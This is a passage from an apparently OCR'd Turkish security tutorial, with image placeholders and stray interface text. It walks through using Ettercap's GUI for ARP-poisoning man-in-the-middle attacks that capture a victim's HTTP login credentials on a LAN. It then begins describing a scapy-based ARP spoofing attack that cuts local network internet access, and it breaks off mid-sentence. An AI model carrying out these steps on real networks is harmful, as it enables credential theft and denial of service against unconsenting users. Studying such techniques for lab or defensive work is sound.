apt-get install ettercap-graphical


// (*) Çalıştırma
ettercap -G
```


Çıktı:




Önceki makalede hatırlarsanız Ettercap aracını -T parametresiyle kullanmıştık. Ettercap'e -T parametresi verildiğinde konsol arayüzünde çalışır. -G parametresi (Graphical) verildiğinde ise yukarıdaki gelen pencerede görüldüğü üzere grafik arayüzünde çalışır.


Saldırgan saldırı için ethernet kartını promiscous moda ve trafik yönlendirme haline geçirir:


Daha sonra Sniff'lemeyi (Paket Yakala işlevini) başlatır ve bilgi toplama safhasında elde ettiği ethernet arayüz ismini seçerek Tamam der.







Sonra yerel ağı tarayarak ağa bağlı makineleri (IP'lerini) tespit eder.





ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
ettercap
Scanning the whole netmask for 255 hosts...
İptal
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
13 hosts added to the hosts list...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...



ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Hosts list Ctrl+H
Enable IPv6 scan
Scan for hosts Ctrl+S
Load from file...
Save to file...
A
B
Ettercap
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
13 hosts added to the hosts list...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
13 hosts added to the hosts list...




Sonra arasına gireceği hedefleri sırasıyla Target olarak işaretler. Örneğin bu uygulamada saldırgan bilgi toplama safhasında router IP'si olarak 172.16.3.1 IP'sini ve kurban IP'si olarak da 172.16.3.97 IP'sini elde etmişti. Dolayısıyla önce Router'ı (172.16.3.1 IP'sini) Target 1 olarak işaretler:




Daha sonra kurbanı (IP'sini) Target 2 olarak işaretler:



En sonunda ise Mitm -> Arp poisoning menüsünden plugin'ini seçer ve






gelen küçük penceredeki seçeneklerden Sniff Remote Connections kutucuğuna tick atıp Tamam der. Böylece saldırıyı başlatır.


> Not:
> Sniff Remote Connections seçeneğini seçerek Ettercap'e kurbanın sadece gönderdiği http paketlerini değil, kurbana yanıt olarak dönen http paketlerini de sniff'le (yakala) demiş oluyoruz. Eğer sadece kurbanın gönderdiği http taleplerini sniff'leyi ve kurbana yanıt olarak internetten gelen paketleri ise sniff'lememeyi tercih edecek olsaydık Only Poison One Way kutucuğuna tick atıp Tamam derdik.

Saldırgan makinesi (Pardus 17.5 LTS) şu an kurban makine (Windows 10 Enterprise) ve Router arasına girmiştir.




Yani kurbanın trafiği artık saldırgan makine üzerinden geçmektedir. Bu sıralarda kurban makinede bir http web uygulamasına login işlemi yapıldığını varsayalım.

Kurban Makine (Windows 10 Enterprise):



Kurban makinedeki kişi oturum aç butonuna bastığı an göndereceği paket saldırgan makinesine, oradan router'a ve internete gideceğinden ve saldırgan makinesindeki paketleri dinleyen Ettercap bu tip kritik addedilebilecek verileri otomatikmen paketler içerisinden saptama mekanizmasına sahip olduğundan çıktı olarak kurbanın girdiği hesap verilerini (kullanıcı adı ve şifre olduğunu düşünerek) bize pencerenin alt kısmındaki çıktı köşesinden sunacaktır:



Görüldüğü üzere high-level bir çözüm ile kurban bir kimsenin hesap bilgilerini elde edebildik.

Sniffing işlemi sonrası hedef kurban bilgisayarın network hizmetini crash etmeden (internet bağlantısını bozmadan) terk edebilmek için sırasıyla

Start->Stop Sniffing
Mitm->Stop Mitm Attack(s)

sekmelerine tıklanmalıdır. Böylece hedef bilgisayar tekrar rayına oturarak kurban kimse bilgisayarından internet erişimini kendi bilgisayarı - router - internet hattı üzerinden sürdürebilecektir.

b. Arp Spoofing ile Yerel Ağ İnternetini Kesme

Bu uygulamada arp zehirlemesi yaparak bu sefer yerel ağdaki internet trafiğini kesme saldırısı yapılacaktır. Bu iş için arpspoof gibi elle, fakat daha low level (daha ayrıntılı) sahte paket üretmemizi sağlayacak scapy aracından faydalanılacaktır.

Saldırı genel manasıyla şu şekilde işleyecektir: Saldırgan sahte arp paketleri ile kendini yerel ağdaki tüm makinalara router olarak tanıtacaktır. Fakat bu sefer bu işlem sonrası router'a ben kurban makinayım / makinalarım demeyecektir ve ethernet kartını promiscous moda - gelen trafiği yönlendir moduna geçirmeyecektir. Çünkü buradaki amaç kurbanların trafiğini üzerimize alıp doğru hedefine (router'a) yönlendirerek kurbanların dışarıyla olan iletişiminin devam etmesi ve trafiklerini okuyarak kritik veriler elde etmek değildir. Buradaki amaç trafiği üzerimize alıp makinamızda noktalatmaktır. Böylece yerel ağdaki kurbanlar internet trafiklerini dışarıya ulaştıramayacağından internet erişimleri kopmuş olacaktır. Bu işin teori kısmı.

Teknik detay verecek olursak saldırgan yerel ağdaki tüm cihazlara router'ın MAC adresini hatalı olarak bildirdiğinde - ki bildiğiniz gibi yerel ağlarda iletişim MAC adresleri üzerinden olmaktadır - tüm cihazlar router'a paket gönderiyorum derken başka bir yere (saldırgana) paketlerini göndereceklerdir. Bu sayede kurban örneğin google.com'a göndereceği siteyi istiyorum paketini router üzerinden google.com sunucusuna gönderecekken saldırgana gönderip saldırganda noktanmasından dolayı internet erişimi kopmuş olacaktır. Böylelikle kurbanların dışarıyla iletişimi bitirilmiş olacaktır. Ancak bu sıkıntı sonrası cihazlar arp yayını yaparak Router'ı tekrar bulabilirler ve internet bağlantılarını onarabilirler. Bu nedenle yerel ağdaki cihazlara gönderilecek sahte arp paketlerini bir kez değil, sürekli göndermemiz gerekir. Oluşturduğumuz sahte ARP paketleri ile yerel ağda sürekli arp yayını (ağdaki tüm makinalara arp paket gönderimi) yaparak cihazların internet bağlantılarını biz koparırıken onlar onaracaklardır. Bu mücadelenin sonu küçük ve orta ölçekli ağlarda saldırgandan yana olacaktır. Büyük ölçekli ağlarda makina sayısının binleri varması dolayısıyla saldırganın bu kadar makinaya yetişmesi kolay olmayabilir. Fakat bu istisnalar dışında yerel ağların çoğunda 